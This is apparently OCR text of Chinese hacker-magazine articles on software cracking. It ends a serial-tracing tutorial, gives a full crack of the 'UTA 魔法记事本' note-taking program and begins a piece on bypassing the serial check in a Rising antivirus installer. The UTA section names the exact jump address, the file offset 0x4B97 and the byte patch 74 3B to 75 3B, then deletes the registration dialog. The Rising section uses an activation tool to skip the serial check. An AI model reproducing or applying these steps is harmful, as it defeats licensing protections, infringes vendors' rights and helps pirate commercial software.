我可以使用简单的注册机编辑工具keymaker来做，针对爆破我们可以制作文件补丁、而针对注册码追击我们可以制作内存注册机，具体方法我们会在《TIT 女子破解小组之注册机编写教学篇》中详细讲解。

注册码追击教学篇就先写到这里，大家要多多练习，要成为一名出色的cracker就要经过长时间的经验积累、技术提升，现在相信大家已经在crack 之路上向前迈出了一大步了，我们的菜鸟爆破手也已经成功进化为注册码狙击手了。对于菜鸟爆破手来说这是很重要的一步，第一次的技术提升是比较艰难的，不过大家只要细心，相信你一定会成功的，在以后的学习中我们还将讨论算法的分析以及注册机的编写，这需要大家有一定的汇编基础和一定的编程能力，如有需要我会针对不同问题写出相应教程，如有什么技术上的困难欢迎大家和我们TIT 女子破解小组讨论。


（文章中涉及到的程序网络电视小精灵、Word 文档资料管理系统、PEiD、pe—scan、FI、language2k、AspackDie、Ollydbg、IDA等已收录于光盘中）



IcyLeaf[E.W.S]

在《黑客X档案》2004年的11期，发现了一个很有用的东东——UTA魔法记事本（以下用UTA代替），如图1。

以下是UTA魔法记事本功能摘要：



1. 桌面记事本

可在桌面的任何地方，贴上色彩鲜艳的便条

可设置音乐、页面等多种定时提醒

2. 超强收藏夹

超级链接管理网址／网页／文件信息

便笺本收藏网络片段信息

3. 多媒体通讯录

可便捷的显示联系人头像、电话邮件等信息

可携带联系人的照片、邮件等相关文件

4. 超级浏览

保护浏览隐私

屏蔽弹出广告


防止窗口误关闭

实现多视图浏览

安装完之后，当我打开时，居然要注册！

看看能不能破解吧！用language 2000查壳，发现没有壳，并且是C++语言编写。随便输入点“注册”，弹出一个窗口“您输入了错误的序列号！”

马上用C32Asm反编译UTA的主程序，查看它的字符串。怎么没有呢？然后我就有了放弃的念头，我有个习惯就是喜欢改软件的信息，于是我就到UTA的安装目录，发现EXE文件夹都是DLL文件。我用Resource Hacker修改其中的Admin10.dll，发现了其中的秘密！原来UTA是调用DLL文件来运行的，而这个DLL文件正好是注册的控件，如图2。



立即用C32Asm反编译Admin10.dll并查看字符串，找到偏转地址：**10004BDD**，然后用w32dasm反编译Admin10.dll（用w32dasm无法查看字符串），选择“查找”→“查找文本”，输入**10004BDD**向上找到跳转条件**10004B97**，如图3。


```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:10004B97(C)
```

图1-3

再使用“查找文本”向上查找**10004B97**，只要把JE改成JUMP就行了，记下偏转地址**00004B97**，再用UltraEdit打开，快捷键：Ctrl+G输入“0x4B97”（不要引号），把**74 3B**改成**75 3B**之后覆盖保存就行了。

我终于成功了！打开UTA直接点“注册”，可是我发现只要打开UTA就要注册。那怎么办？在C32Asm没有发现注册成功的字符串！我还是没有完全的解决。可能我很菜，但是可以使用了。

破解完了，我就要修改此软件了，使用ResHacker打开Admin10.dll，开始我的想法是把注册的对话框改成欢迎进入的模样，试了一下，发现启动时会弹出错误对话框，如图4。



郁闷！忽然，我一不小心点击鼠标右键看到了“删除资源”选项。那把这个对话框删除不就行了吗？我删除了Dialog（对话框）下的2052两个资源。覆盖保存后打开UTA程序。OK！完美爆破成功。


（本文涉及到的工具UTA魔法记事本、language 2000、C32Asm、w32dasm，光盘有收录）


破解瑞星安装文件

Daniel@BlackWoods


两年前因为上报病毒，我获得了一套瑞星的杀毒软件，但是这几个月我发现安装从瑞星网站上下的完整升级包时，输入的明明是正确的序列号，却显示序列号不对，无法进行下一步，所以直到现在我的瑞星还是2004的版本。那天在朋友那里用他的瑞星2005的最新版作了一个硬盘备份，拷了回家，想试试是不是由于2004的bug问题导致的不能安装，结果2005还是不能安装，无奈之下采取了暴力措施，

运行拷贝回来的升级包，开始安装，到了输入序列号的那一步，输入我的序列号，程序报告不正确，图1。不妨用风飘雪的激活专家……什么都不输入，用激活专家激活按钮，点击“下一步”，最后成功安装，如图2。





